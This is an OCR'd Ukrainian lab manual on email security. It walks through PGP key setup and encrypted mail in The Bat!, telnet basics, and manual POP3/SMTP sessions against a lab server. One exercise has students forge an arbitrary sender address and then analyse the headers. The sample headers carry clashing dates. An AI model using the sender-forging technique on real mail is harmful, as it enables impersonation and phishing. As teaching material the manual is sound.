



*Рис. 17. Настройка захищеного з'єднання*

*Далі* (рис. 18).





*Рис. 18. Створення пари ключів*

2. *PGP також запитає ідентифікатор користувача* (рис. 19)*, що означає Ваше ім'я. Хороша думка – використовувати Ваше ім'я як ідентифікатор користувача, оскільки згодом менше ризик того, що інша людина використовує невірний загальний ключ для шифровки повідомлення, адресованого Вам. У ідентифікаторі користувача допускаються пропуски і знаки пунктуації. Це допоможе Вам в тому випадку, якщо Ви поміщаєте Вашу адресу в електронній пошті в <кутові скобки> після Вашого імені, наприклад:*





*Рис. 19. Введення ідентифікатору ключів*

3. *PGP покаже Вам меню рекомендованих розмірів ключа* (рис. 20) *(простий рівень, комерційний рівень або військовий рівень) і запитає необхідний розмір ключа (близько тисячі біт). Чим довший ключ, тим вищий ступінь секретності, але платити за це доведеться швидкістю.*





*Рис. 20. Обрання довжини ключів*

4. *PGP також запитає «фразу пароля» для захисту Вашого секретного ключа на випадок, якщо він потрапить до чужих рук* (рис. 21)*. Ніхто не зможе використовувати Ваш*

*файл секретного ключа без цієї фрази пароля. Фраза пароля – це звичайний пароль, за винятком того, що це може бути ціла фраза або пропозиція з великою кількістю слів, пропусків, знаків пунктуації, або будь-яких інших символів. Не втратьте цю фразу пароля, оскільки немає ніякого способу відновити її при втраті. Ця фраза пароля буде необхідна кожного разу при використанні Вашого секретного ключа. Фраза враховує регістр, і не повинна бути дуже короткою або простою настільки, що її можна було б підібрати. Вона ніколи не відображається на екрані. Не залишайте її в записаному вигляді ніде, де хто-небудь може її побачити і не зберігаєте її на Вашому комп'ютері. Якщо Ви не хочете використовувати фразу пароля, просто натисніть ENTER у відповідь на запит PGP.*





*Рис. 21. Запит пароля*

*Далі* (рис. 22).





*Рис. 22. Встановлення строку дії ключів*

*Далі* (рис. 23).





*Рис. 23. Завершення процесу створення пари ключів*

5. *Одержуємо пару ключів* (рис. 24).





*Рис. 24. Пара ключів*

6. *Тепер необхідно зберегти одержаний відкритий ключ, щоб його передати своєму довіреному користувачу, з яким йде таємне листування* (рис. 25). *Це потрібно для того, щоб довірений користувач міг зашифрувати лист саме конкретно для вас. Для цього ключ потрібно експортувати (див. на рис.), тобто зберегти сам ключ в текстовому файлі на диску, щоб його потім передати довіреному користувачу яким-небудь способом, щоб потім ніхто окрім користувача не одержав його. Зберігаємо файл з ключем на жорсткому носії. Пересилаємо ключ поштою довіреному користувачу.*





*Рис.25. Експорт ключів*

7. *Щоб зашифрувати повідомлення для певного одержувача, у вас повинен бути його відкритий ключ. Одержуєте відкритий ключ від довіреного користувача, довірений користувач перед цим створює у себе пару ключів. Відкритий ключ він вам передає так само, як описано в п.6.*

8. *Одержавши від довіреного користувача відкритий ключ, вам потрібно його імпортувати в The Bat!. Так само потрібно імпортувати довіреному користувачу ваш відкритий ключ. Для цього необхідно, викликати віконце «Управління ключами PGP». Виберіть в головному меню «Інструменти» => «PGP» => «Управління ключами» (див. п.1). На вказаному нижче рисунку показано імпортування ключа, який підключаєте з дискети або з розділу жорсткого диска, де він записаний в текстовому файлі* (рис. 26),





*Рис. 26. Імортування ключів*

*після чого у вас в базі ключів з'являється відритий ключ від довіреного користувача* (рис. 27).


*Рис. 27. Відкритий ключ від довіреного користувача*

9. *Обмінявшись відкритими ключами, ви зможете посилати один одному зашифровані листи. Для цього необхідно відкрити діалогове вікно «створення нового листа» (гаряча комбінація клавіш – Ctrl+N). Після чого, використовуючи опцію PGP, зашифрувати набраний вами лист для довіреного одержувача* (рис. 28)*. За допомогою The Bat! можна підписувати ваші повідомлення або вручну з редактора повідомлень, використову-*

*ючи команди меню «PGP» => «Підписати блок», «Підписати весь текст», «Підписати і зашифрувати весь текст» або автоматично, включивши опцію «Підписати перед відправкою» з меню PGP. Перед відправкою повідомлень упевніться, що у ваших адресатів є ваш відкритий PGP ключ, інакше вони не зможуть перевірити достовірність вашого підпису або розшифрувати повідомлення. Необхідно ввести пароль для вашого секретного ключа, який ви створили на початку, для того, щоб відправити зашифрований лист.*





*Рис. 28. Шифрування змісту листа*

10. *Ви одержали зашифрований лист від довіреного користувача, для його розшифровки необхідно скористатися командою головного меню «Інструменти» > «Message security» => «Decrypt». Або скористатися кнопкою на панелі прийнятих листів. При розшифровці листа Ви знову повинні ввести пароль, який вводили спочатку при створенні пари ключів. Після чого Ви одержуєте лист в нормальному вигляді. Коли Ви одержуєте повідомлення, зашифроване за допомогою PGP, Ви можете його розшифрувати тільки, якщо у вас є відповідний ключ у вашій базі ключів. Повідомлення, забезпечені цифровим підписом, містять оригінальний текст, плюс інформацію про ключ, тому, якщо хто-небудь захоче змінити повідомлення, підписане Вами, повідомлення не буде успішно верифіковано кінцевим адресатом. Цифровий підпис може бути використаний разом з шифруванням.*

11. *Створіть новий лист і вкажіть довільну адресу відправника. Для цього в меню «Вигляд» поставте відмітку навпроти «Від», після чого в полі «Від» нового листа введіть довільну адресу відправника. Відправте лист на відому вам адресу і дочекайтеся приходу аналогічного листа. Включіть режим читання «Початковий текст листа» - <F9>. Проаналізуйте повний заголовок прийнятого листа і зафіксуйте ім'я і адресу вузла, з якого було відправлене повідомлення.*
12. *Повторіть п. 11, але перед відправкою підпишіть повідомлення. Зробіть аналіз листа, який ви одержите з підписом, але довільною адресою відправника.*

## Захист поштової бази The Bat!

The Bat! надає можливість «закрити» вашу поштову скриньку паролем, щоб ніхто не зміг прочитати ваші листи без вашого дозволу.

*Для захисту свого ящика паролем використовуйте опцію меню «Ящик» => «Встановити пароль» або натисніть Ctrl+F12. Вам запропонують ввести пароль, який ви використовуватимете для доступу до поштової скриньки. Якщо у вас вже є пароль для ящика, можете ввести порожній рядок як пароль – після цього пароль з ящика буде знятий. Зазначимо, що в розрахованому на багато користувачів середовищі пароль ящика використовується також для входу в програму.*

***Після успішного виконання цього пункту обнуліть встановлений Вами пароль.***

## Робота з поштою за допомогою TELNET

**Telnet** – це протокол, що дозволяє підключатися до віддаленого комп'ютера в локальній мережі або в мережі Internet і працювати на ньому як в локальній системі. Ваші можливості обмежуються тільки рівнем ваших знань і ваших прав, наданих сервером.

Існує безліч програм – telnet-клієнтів, які в своїй роботі використовують цей протокол однофункціонально, або як один з декількох компонентів (так, наприклад, програма **Putty** крім телнета має можливість використовувати для видаленого підключення і такі протоколи, як Raw, Rlogin і SSH). Програма (утиліта) telnet – це інтерактивна програма, яка дозволяє вам зв'язатися з віддаленими машинами на рівні терміналів. Як тільки ви викликали telnet, ви знаходитеся в діалозі до тих пір, поки не вийдете з цього режиму і не повернетеся в ту програму, з якої ви вийшли.

## Командний режим і режим введення

Коли ви відкриваєте telnet-зв'язок з відаленими машинами, ви знаходитеся в режимі введення. Цей режим передає всі символи, які ви набираєте, до віддаленої машини і на вашому терміналі з'являються всі дані, послані Вам віддаленою машиною. Для переривання існує спеціальний символ (^]). Якщо ви його надрукували, то відбувається перехід telnet в командний режим.

Команди, які ви набираєте, інтерпретуються telnet, щоб дозволити вам контролювати telnet дію. Командний режим активний, коли telnet не пов'язаний з віддаленою головною машиною.

Коли telnet в режимі введення, то зв'язок з віддаленою машиною базується на деяких опціях. Ці опції визначають, як здійснюватиметься зв'язок оперативних систем і комп'ютерів. Прикладом такої опції може бути «відлуння», що відображає символи, які ви набираєте, Вашої машини або віддаленої машини. Програма telnet і віддалена машина, яку ви вибрали, відкидатимуть ці опції і встановлюватимуть свої, сумісні з вашою машиною, при зв'язку з віддаленою машиною.

## Виклик програми telnet

Програма telnet викликається з командного рядка за допомогою команди **telnet**. Ця програма входить в постачання всіх операційних систем, які підтримують tcp/ip.

*Для користувачів Windows: Start(Пуск)->Run(Виконати)->telnet.*

Ви можете специфікувати ім'я комп'ютера (сайту, сервера), з яким ви хочете зв'язатися. Наступний приклад показує, як виконати зв'язок з комп'ютером valera:

*telnet valera*

Проте в більшості випадків для встановлення віддаленого підключення з сервером (комп'ютером) необхідно також указувати, за допомогою якого порту Ви зв'язуватиметеся.

Ви можете також викликати telnet , не вказуючи імені машини, набравши в командному рядку одне лише слово telnet. В цьому випадку ви будете в командному режимі телнета. Тут вам необхідно для встановлення віддаленого підключення використовувати ряд строго певних команд.

## Використання telnet команд

Ви можете вводити telnet команди, коли є повідомлення про командний режим telnet:

telnet>.

Якщо ви не набрали ім'я машини, то ви знаходитеся в командному режимі. Теж саме ви побачите, якщо введете в режимі введення (^]). Якщо ви перейшли в командний режим з режиму введення, telnet залишається в командному режимі після введення кожної команди. Якщо ви використовуєте `open` команду для установки зв'язку з віддаленою машиною, то telnet перейде в режим введення.

Якщо Ви перейшли в командний режим з режиму введення, то telnet повернеться в режим введення після виконання команди. Якщо Ви використовували команду `close`, щоб розірвати зв'язок з віддаленою машиною, telnet залишиться в командному режимі після відпрацювання команди. Якщо ви використовували команду quit, telnet закривається, і ви повернетеся в програму, з якої вийшли.

Кожна команда в командному режимі повинна здійснюватися за натисненням Return (Enter). Програма telnet не сприйме команду, поки ви не натиснете Return. Якщо ви зробили помилку при наборі команди, Ви можете використовувати команди редагування erase (BKSP) або kill(Cancel), щоб відредагувати символи, які Ви набрали. Проте, ці команди редагування не працюють в режимі введення. Замість них використовуються telnet send команди.

При введенні команди немає необхідності вводити повну назву команди. Потрібно ввести кількість символів, достатню для ідентифікації команди. Далі надано опис telnet команд (Табл.1):

*Таблиця 1*

*О*пис telnet команд

| **Команда** | **Опис команди** |
|---|---|
| **OPEN** | Ця команда встановлює telnet зв'язок з віддаленою машиною. Вам треба визначити ім'я цієї машини як опцію команди. Цей приклад відкриває telnet зв'язок з машиною valera:<br>`telnet> open valera` |
| **CLOSE** | Ця команда закриває зв'язок з віддаленою машиною і зупиняє роботу telnet. Функціонально це еквівалент команди quit. |
| **QUIT** | Ця команда припиняє роботу telnet програми. При цьому відбувається вихід з програми. Ця команда закриває зв'язок з віддаленою машиною, якщо вона була активною. |
| **Z** | Ця команда затримує роботу telnet для контролю. В інших системах команда надає користувачу іншу оболонку |

*Продовження таблиці 1*

| | |
|---|---|
| **MODE** | Далі слідують підкоманди і опції команди `mode`, чий синтаксис описаний на сторінках, що описують telnet (TC):<br>`mode [ line character ]` |
| **LINE** | Віддалена машина запрошує дозволу перейти в режим відрядкового прочитання |
| **CHARACTER** | Віддалена машина запрошує дозволи перейти в режим посимвольного прочитання |
| **DISPLAY** | Ця команда відображає на екрані всі або деякі зі значень, встановлені або змінені по set або toggle. |
| **SEND** | Ця команда задає одну або декілька спеціальних послідовностей символів для віддаленої головної машини. Підкоманди і опції цієї команди описані повністю на сторінках, що описують telnet (TC):<br>`send [ ат ayt bkr ... ]` |
| **AO** | Ця команда призводить до того, що telnet примушує віддалену машину припинити посилку деяких вихідних даних. Ця команда корисна, якщо віддалена машина посилає Вам дані, які не потрібні, і Ви б хотіли повернути telnet в командний режим на віддаленій машині. Припиниться видача тільки поточних вихідних даних; Ви можете продовжити отримання вихідних даних з віддаленої машини, тільки на віддаленій машині завершиться видача поточних вихідних даних |
| **AYT** | Ця команда спонукає telnet послати запит до віддаленої машини про її готовність до роботи. Якщо вона активна, то вона повідомляє про це Вам. Це повідомлення може бути просто сигналом або текстом, який з'являється на Вашому екрані. Це повідомлення корисно, якщо віддалена машина зайнята і не може прийняти Ваше повідомлення, а Вам потрібно дізнатися, коли вона звільниться |

| *Продовження таблиці 1* | |
|---|---|
| **BRK** | Ця команда посилає повідомлення, яке має таке саме значення як, якщо б Ви натиснули клавішу Break на Вашому терміналі для своєї власної машини. Після того, як ви натиснули Break, повідомлення перестають надсилатися до віддаленої машини. Ви повинні використовувати цю команду, якщо ви хочете повідомити віддалену машину про припинення з нею зв'язку |
| **EC** | Ця команда, яку посилає telnet, видаляє символьне повідомлення у віддаленій машині. Ця команда має ту ж дію, що і команда erase (BKSP) оперативної системи на Вашій локальній машині. Оскільки на машинах використовуються різні операційні системи, Вам треба використовувати при зв'язку з віддаленою машиною команду ec, а не команду операційної системи. Ви можете використовувати команду операційної системи, коли працюєте в командному режимі, оскільки при цьому немає зв'язку з віддаленою машиною |
| **EL** | Ця команда посилає команду видалення рядка до віддаленої машини. Ця команда має таке саме значення, що і команда операційної системи erase line. Оскільки на машинах використовуються різні операційні системи, Вам належить використовувати при зв'язку з віддаленою машиною команду el, а не команду операційної системи. Ви можете використовувати команду операційної системи, коли працюєте в командному режимі, оскільки при цьому немає зв'язку з віддаленою машиною |
| **IP** | Ця команда посилає віддаленій машині повідомлення про процес переривання. Ця команда має теж саме значення, що і команда interrupt операційної системи. Оскільки на машинах використовуються різні операційні системи, Вам треба використовувати при зв'язку з віддаленою машиною команду ip, а не команду операційної системи. Ви можете використовувати команду операційної системи, коли працюєте в командному режимі, оскільки при цьому немає зв'язку з віддаленою машиною |

| *Продовження таблиці 1* | |
|---|---|
| **SYNCH** | Ця команда посилає повідомлення віддаленій машині ігнорувати деякі вхідні дані, які Ви посилатимете, але які ще не в процесі на віддаленій машині. Ця команда корисна, якщо Ви наперед набрали певну кількість команд, які Ви хочете відмінити для виконання на віддаленій машині |
| **ESCAPE** | Ця команда посилає telnet спецсимвол |
| **NOP** | Ця команда посилає команду telnet NOP для впорядковування |
| **TOGGLE** | Ця команда перемикає різні ознаки, які управляють процесом. Ознаки перемикаються між TRUE і FALSE. Підкоманди і опції toggle команди повністю описані в описі telnet(TC):<br>toggle [ localchars □ autoflush □ ... ] |
| **SET** | Ця команда дозволяє Вам змінити telnet значення змінних. Підкоманди і опції set команди повністю описані в описуванні telnet (TC):<br>set [ echo □ escape □ interrupt □ ... ] |
| **STATUS** | Ця команда показує вам стан зв'язку з віддаленою машиною, які поточні опції та управляючий символ |
| **?** | Ця команда зображує інформацію про дію telnet на Вашому дисплеї. Якщо Ви визначили ім'я telnet команди після команди допомоги (?), тоді з'явиться інформація по цій команді. Якщо Ви тільки введете команду(?), то з'явиться список всіх telnet команд |

### Відправлення/отримання пошти за допомогою Telnet

На Internet-сервісах, що надають вам поштову скриньку, працюють з двома протоколами:

**POP3** – для отримання листів. Порт 110.
**SMTP** – для відправки листів. Порт 25.

Спершу необхідно узнати адресу POP3 і SMTP серверів. Наприклад: для WWW.YANDEX.RU:
*pop.yandex.ru* – сервер вхідних повідомлень;
*smtp.yandex.ru* – сервер вихідних повідомлень.

Для www.mail.ru: pop.mail.ru і smtp.mail.ru

Для інтернет-провайдера ФАВОРИТ-ТБ (www.sloboda.net) сервер вхідних і вихідних повідомлень однаковий – mail.bi.com.ua

### Читання листів (отримання пошти)

*Перед початком роботи з Telnet увімкнути режим відображення команд – активувати Telnet з командного рядка і ввести команду* ***set local_echo,*** *після чого вийти з Telnet – командою* ***quit.***

Отже, для отримання пошти без поштового клієнта скористаємося Telnet-ом.

*Для цього необхідно набрати команду :*

***telnet 192.168.30.254 [192.168.40.254] 110***

*Якщо Ви вже запустили* telnet, то

***open 192.168.30.254 [192.168.40.254] 110***

*і запустити її на виконання клавішею Enter. При цьому telnet підключиться до сервера, а сервер видасть вітальне повідомлення:*

***+OK mPOP POP3 server ready <74435.955330505@poligon.gov>***

*Перед початком роботи необхідно авторизуватися, тобто увійти до свого ящика. Для цього використовуйте свій логін і пароль за допомогою команд USER і PASS. Вводиться це таким чином:*

***user p2@poligon.gov***

Відповідь сервера:

***+OK Password required for user p2@poligon.gov***

***pass *****

Відповідь:

***+OK p2@poligon.gov maildrop has 7 messages (789610 octets)***

Як бачите з відповіді сервера можна визначити кількість листів і об'єм інформації. Таким чином, авторизація пройшла успішно і тепер доступні команди pop3. Перша команда, яку Вам необхідно використати, буде команда LIST.

*Ввести:*

***list***

Відповідь:

***+OK 7 messages (789610 octets)***

***1 1369***
***2 1292***
***3 1882***
***4 1505***
***5 1487***
***6 1464***
***7 780611***

У відповідь на цю команду сервер вивів список. У першому рядку – кількість повідомлень (листів) і їх сумарний об'єм. Далі розташовано список всіх повідомлень у форматі:

*[номер повідомлення] [розмір]*

У цьому прикладі видно, що перші 6 повідомлень невеликого розміру, а в останнього – розмір більше 700 кб.

Припустимо, у Вас немає особливого бажання викачувати повідомлення розміром 700 кб. Звичайно, можна зайти через web-інтерфейс, помітити це повідомлення і видалити його. Але припустимо що це не mail.ru, а поштовий сервер якого-небудь провайдера, у якого взагалі немає web-інтерфейсу. Дивно, але багато поштових клієнтів не підтримують таку просту і логічну операцію, як видалення на сервері. Отже, доводиться викачувати багатомегабайтні повідомлення, які не потрібні.

У прайсі деяких провайдерів існує навіть тариф на видалення поштових повідомлень, щось подібне до 2$ за 1мб. Чи варто платити, якщо можна за 5 с видалити будь-яке повідомлення відразу на сервері...

*Введіть команду DELE [номер листа]*

***dele 7***

Команда видаляє повідомлення під номером 7 в списку.

Насправді команда не зовсім видаляє повідомлення, а тільки позначає «на видалення». Повідомлення буде видалено повністю після завершення сеансу (команда QUIT).

*<u>До уваги:</u>*

*Існує стандартна команда NOOP, вона нічого не робить, але нагадує серверу, що клієнт ще «живий» і ще рано відключатися від сервера по таймауту. Ця команда також присутня в списку команд протоколу smtp, а також в ftp і в інших протоколах. Діє вона в них аналогічно.*

Отже, припустимо один з листів Вам був не потрібний і Ви його видалили. Інші ж заслуговують Вашої уваги і ви хочете їх проглянути.

*Виведення повідомлення – команда RETR [номер листа].*

*Виконайте її.*

***retr 3***

***+OK 1882 octets***

***From newsletter@offlines.net Tue Mar 06 00:58:08 2001***
***Envelope-to: p2@poligon.gov***
***Delivery-date: Tue, 01 Mar 1940 00:58:08 +0300***
***Received: from ns.wadesworld.co.uk ([212.67.195.64])***
***by mx2.port.ru with esmtp (Exim 3.14 #24)***
***id 13a4zW-020OQP-00***
***for dr_stark@mail.ru; Tue, 01 Mar 1940 00:58:06 +0300***
***Received: (from newsletter@localhost)***

*by ns.wadesworld.co.uk (8.10.2/8.10.2) id f25M0jN32554;*
*Mon, 2 Mar 1940 22:00:45 GMT*
*Date: Mon, 2 Mar 1940 22:00:45 GMT*
*Message-Id: <200103052200.f25M0jN32554@ns.wadesworld.co.uk>*
*Content-type: text/html*
*To: siraxxx@mail.ru*
*From: figvam* newsletter@offlines.net
*Subject: hello*
*privet*

Так виглядає лист зі всіма заголовками і безпосередньо повідомленням. Звідси можна одержати багато корисної інформації: ящик відправника, його поштовий сервер, IP-адресу цього сервера, дату і час відправлення листа, ID-номер листа на сервері відправника, ID-номер листа на вашому сервері (одержувача), дату і час його отримання, кому було направлене це повідомлення (буває, що лист прямує відразу до декількох одержувачів), від кого цей лист, тема повідомлення, і саме його тіло.

Проте, припустимо, Ви не хочете одержувати якийсь лист повністю, бо він великого розміру і Ви не знаєте, потрібен він Вам чи ні, або це чергова спамерська розсилка. Для цього існує команда **TOP**, яка дозволяє проглянути лише певну кількість рядків певного листа. Ця команда не обов'язкова і може не підтримуватися окремими pop3 серверами. Її синтаксис:

**TOP [номер повідомлення] [к-ть рядків].**

Наприклад, TOP X Y виведе на екран Y строчок (починаючи з тіла повідомлення) X-го листа. При значенні Y=0 буде виведений тільки заголовок. Цю команду підтримують деякі pop3 клієнти, наприклад The Bat, що дозволяє проглянути основні дані про повідомлення без їх повної скачки, а після цього вибрати, які повідомлення видалити відразу, а які можна забирати повністю. А ось стандартний Windows Outlook Express такої функції не має.

*Виконайте цю команду.*

Сеанс закінчується по команді QUIT, після цього сервер попрощається і від'єднається.

*Команди, необхідні Вам для отримання пошти:*
**telnet [сервер pop3] 110** - *підключення до pop3 серверу через телнет;*
**user [pop3_login]** – *логін користувача;*
**pass [pop3_password]** – *пароль користувача;*
**list** – *проглянути стан ящика;*
**stat** – *скільки листів і який об'єм;*
**retr X** – *викачати лист під номером X;*

**top X Y** – *подивитися Y рядків (починаючи з тіла) X-го листа;*
**dele X** – *видалити лист під номером X;*
**quit** – *вихід.*

***Відправка пошти***

Для відправки пошти служить протокол smtp (simple mail transfer protocol). Відповідно, його підтримують поштові сервери. Тобто, щоб використовувати його, необхідно спершу під'єднатися до такого сервера. Для цього нам необхідно знати адресу сервера, наприклад: smtp.mail.ru. Стандартний порт smtp-сервера: 25.

Знаючи це, нам вже відома вся необхідна інформація, і можна приєднуватися.

*Знову, використовуючи програму Telnet, наберіть в командному рядку:*

telnet 192.168.30.254 25

Запуститься програма і відразу ж приєднається до сервера. Про вдале підключення свідчитиме повідомлення від сервера:

***220 mx7.port.ru ESMTP MAIL.RU Mon, 2 Apr 2001 03:56:38 +0400***

Це повідомлення говорить про те, що сервер готовий до роботи. Тепер можна вводити команди.

*Спершу введіть команду HELP.*

На цю команду сервер відповість:

***214-Commands supported:***
***214- HELO EHLO MAIL RCPT DATA***
***214 NOOP QUIT RSET HELP***

Як ви здогадалися, це список команд, які підтримує сервер. Тепер розберемося, що робить кожна з них. Зробимо це на прикладі відправки повідомлення.

Спершу потрібно познайомитися із сервером.

*Наберіть команду HELO [domain].*

Domain – це ім'я домена, але для нас це не принципово, замість domain пишемо все що завгодно:

***HELO 12345***

відповідь сервера:

***250 mx7.port.ru Hello dialup16-45.iptelecom.net.ua [212.9.229.237]***

